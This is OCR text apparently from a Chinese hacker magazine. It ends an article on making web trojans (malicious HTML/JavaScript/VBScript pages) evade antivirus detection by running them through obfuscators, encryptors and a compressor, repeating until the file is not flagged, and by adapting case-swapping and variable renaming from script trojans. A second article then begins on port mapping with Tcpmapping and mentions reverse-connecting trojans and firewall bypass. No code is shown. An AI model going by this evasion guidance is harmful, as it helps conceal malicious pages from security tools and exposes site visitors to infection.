


图29

三、小论网页木马的免杀

对于网页木马我个人是比较排斥的，最起码我并没有给哪个网站挂过马！网页木马的主体就是HTML，但是HTML只是一种标记语言，所以免杀还是比较好制作的，不过网马还要涉及到JavaScript与VBScript，所以制作起免杀来也是比较有意思的。网马也是木马，当然也存在特征码，网马找特征码的方法与脚本木马是一模一样的，所以我就不在浪费版面了。下面我简单的为大家介绍一下工具免杀的方法，以方便小菜们快速入门。

1、HTML混淆器

HTML混淆器是一款为HTML进行加密的工具，当然还可以对JavaScript与VBScript进行加密。而且它还有一个优点，就是可以多次加密！这有点像我们文件免杀里的freeRes的功能，所以免杀效果还是不错的。我们打开HTML混淆器后点击“…”按钮选择我们要加密的HTML文件，如图30。




图30

混淆度使用默认的10即可，然后点击“生成”按钮即可完成加密。如果加密完毕后没有达到免杀的效果，我们还可以进行第二次加密，直到不被查杀为止。

2、蓝星网页加解密专家

这是一款专门为HTML文件进行加密的工具，号称“转换为HTML为不可识别字符的最好方法”！我们来见识一下这款软件，打开软件后先点击“操作”按钮，如图31。

然后点击“添加文件”按钮添加我们要加密的HTML文件，如果需要批量转换，可以点击“添加路径”按钮。选择好后我们点击“开始加密”即可。




图31




图32

3、网页木马压缩器

不知大家发现没有，以上两个加密工具加密完成后会使我们的网页木马体积变大。那么我就为大家介绍一款网页木马的压缩工具。打开“网页木马压缩器”后单击“添加文件”按钮，在弹出的对话框中选择我们要加密压缩的文件，要注意“文件类型”选项，如图32。因为网页文件是分为*.html与*.htm两种的。然后点击“开始压缩”按钮就开始压缩了，我们来看看压缩完毕后的效果如图33。




图33

但是除了使用工具外就没有别的方法了吗？当然不是！方法还有很多呢！但是作为一个合格的黑客，一定要学会自己分析问题，下面我就教大家如何应用已有的知识来解决新的问题，学名叫“思维发散”，呵呵！

首先我们要分析新面临的网页木马与脚本木马有什么异同，也就是说我们应该怎样将已经掌握的脚本木马的免杀技术转移到网页木马上来。通过查找资料与分析，我们知道网页木马的HTML与VBScript也是不分大小写的，但是JavaScript对大小写敏感，而且还发现VBScript与ASP脚本有非常多的共同点！

接下来就根据我们学过的知识来构建我们的解决方案。我们知道针对脚本木马的免杀方法分为传统免杀与专杀免杀，由于网页木马还没有专杀工具出现，所以针对专杀工具的免杀方法先被排除掉。那么剩下的传统免杀方法有哪些适合我们使用呢？加密免杀与特征码免杀几乎可以针对任何木马，所以保留。





图34

而那个“其它方法免杀”针对性太强，几乎只适合脚本木马，所以“其它方法免杀”也被淘汰了，那么就剩下加密免杀与特征码免杀了。确定了方法，下一步就是“改造”我们的方法。例如对大小写不敏感的我们可以利用脚本木马免杀的大小写替换方法，但是应该注意碰到JavaScript不能替换。而且VBScript与ASP脚本有非常多的共同点，所以我们完全可以用使用木马免杀的替换变量与对象的方法来改造我们的VBScript。而加密工具当然要找专门为HTML或JavaScript与VBScript加密的软件。剩下的就是我们动手操作了。也就是说总共分为如图34那几步。

关于木马的免杀终于告一段落了，我在文章最后介绍的方法非常重要，它会告诉你应该怎样应用已知的知识来提高自己，不一定是免杀，同样还适用于很多方面。限于篇幅本文不可能对所有的免杀方法一一介绍，如文章中有什么错误与不足的话还请有兴趣的朋友指正！另外如果你有新的免杀方法的话也同样欢迎交流！

（文章中涉及到的工具ASP木马加密免杀工具GUI版、ASP木马加密解密、webshell免杀工具、加密最终版、HTML混淆器、网页木马压缩器、蓝星网页加解密专家、数据库木马合并器已经收录在光盘中）



菜菜请跟我学端口映射和转发

黑侠（Black Mask）

关于端口映射和端口转发，相信那些经常玩反弹木马的朋友一定非常熟悉吧。端口映射的使用范围非常广泛，不仅仅应用于黑客入侵和木马使用，而在企业内部网络、网吧、学校内部网中向外网（通常是指Internet）发布一些WEB服务或FTP服务等也需要用到这些技术。

我们来看一下端口映射的原理，端口映射和端口转发是指当用户访问提供映射端口主机的某个端口时，服务器将请求转到内部一主机的提供这种特定服务的主机上。从而达到外网用户能够访问到内网服务器的目的。后来又不知道哪个牛人发现了通过端口映射和转发能够成功突破一台带有防火墙端口限制的服务器，呵呵，对于我们来说这岂不是又多了一种能够突破防火墙限制的强有力的手段吗？

一、端口映射工具

1、Tcpmapping

将别人访问到你电脑上的某个端口映射到指定的电脑上的某个端口，如图1。




图1

如果我们想让外网用户能够访问到我们内网的WEB服务器，此工具必须要在网关服务器上运行，并要添加相应的端口和IP地址。在空白处右击“添加端口”，如图2。在弹出的新建映射框口，输入本地要映射的端口80，在“映射主机”里输入192.168.1.1（也就是要映射到192.168.1.1的80端口上），“映射端口”就填80，“备注”可以填WEB服务器，也可以不用填写的，“启用该映射”前一定要打“√”，不然的话上边的选择就都白忙活了，如图3。

好了，打开IE，输入我们的外网IP地址60.190.*.*，看能不能正常打开192.168.1.1的WEB页面哦（需要说明一下，我映射是在网关上设置的），外网的主机也就能访问到这台WEB服务器了，如图4。

